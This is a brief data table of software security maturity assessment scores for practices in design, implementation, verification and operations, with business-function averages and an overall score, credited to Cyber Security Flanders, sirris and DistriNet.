Design	Security Requirements	1,38	0,75	0,38	0,25
Design	Secure Architecture	1,38	0,75	0,38	0,25
Implementation	Secure Build	0,63	0,13	0,50	0,00
Implementation	Secure Deployment	1,88	1,00	0,63	0,25
Implementation	Defect Management	1,13	0,50	0,63	0,00
Verification	Architecture Assessment	1,25	0,38	0,75	0,13
Verification	Requirements Testing	0,63	0,25	0,13	0,25
Verification	Security Testing	1,25	0,75	0,25	0,25
Operations	Incident Management	1,50	0,75	0,50	0,25
Operations	Environment Management	1,75	0,75	0,63	0,38
Operations	Operational Management	0,63	0,38	0,13	0,13

Business Functions	Score
Governance	0,54
Design	1,54
Implementation	1,21
Verification	1,04
Operations	1,29
Overall	1,13



Cyber Security

Vlaanderen/Flanders

sirris DistriNet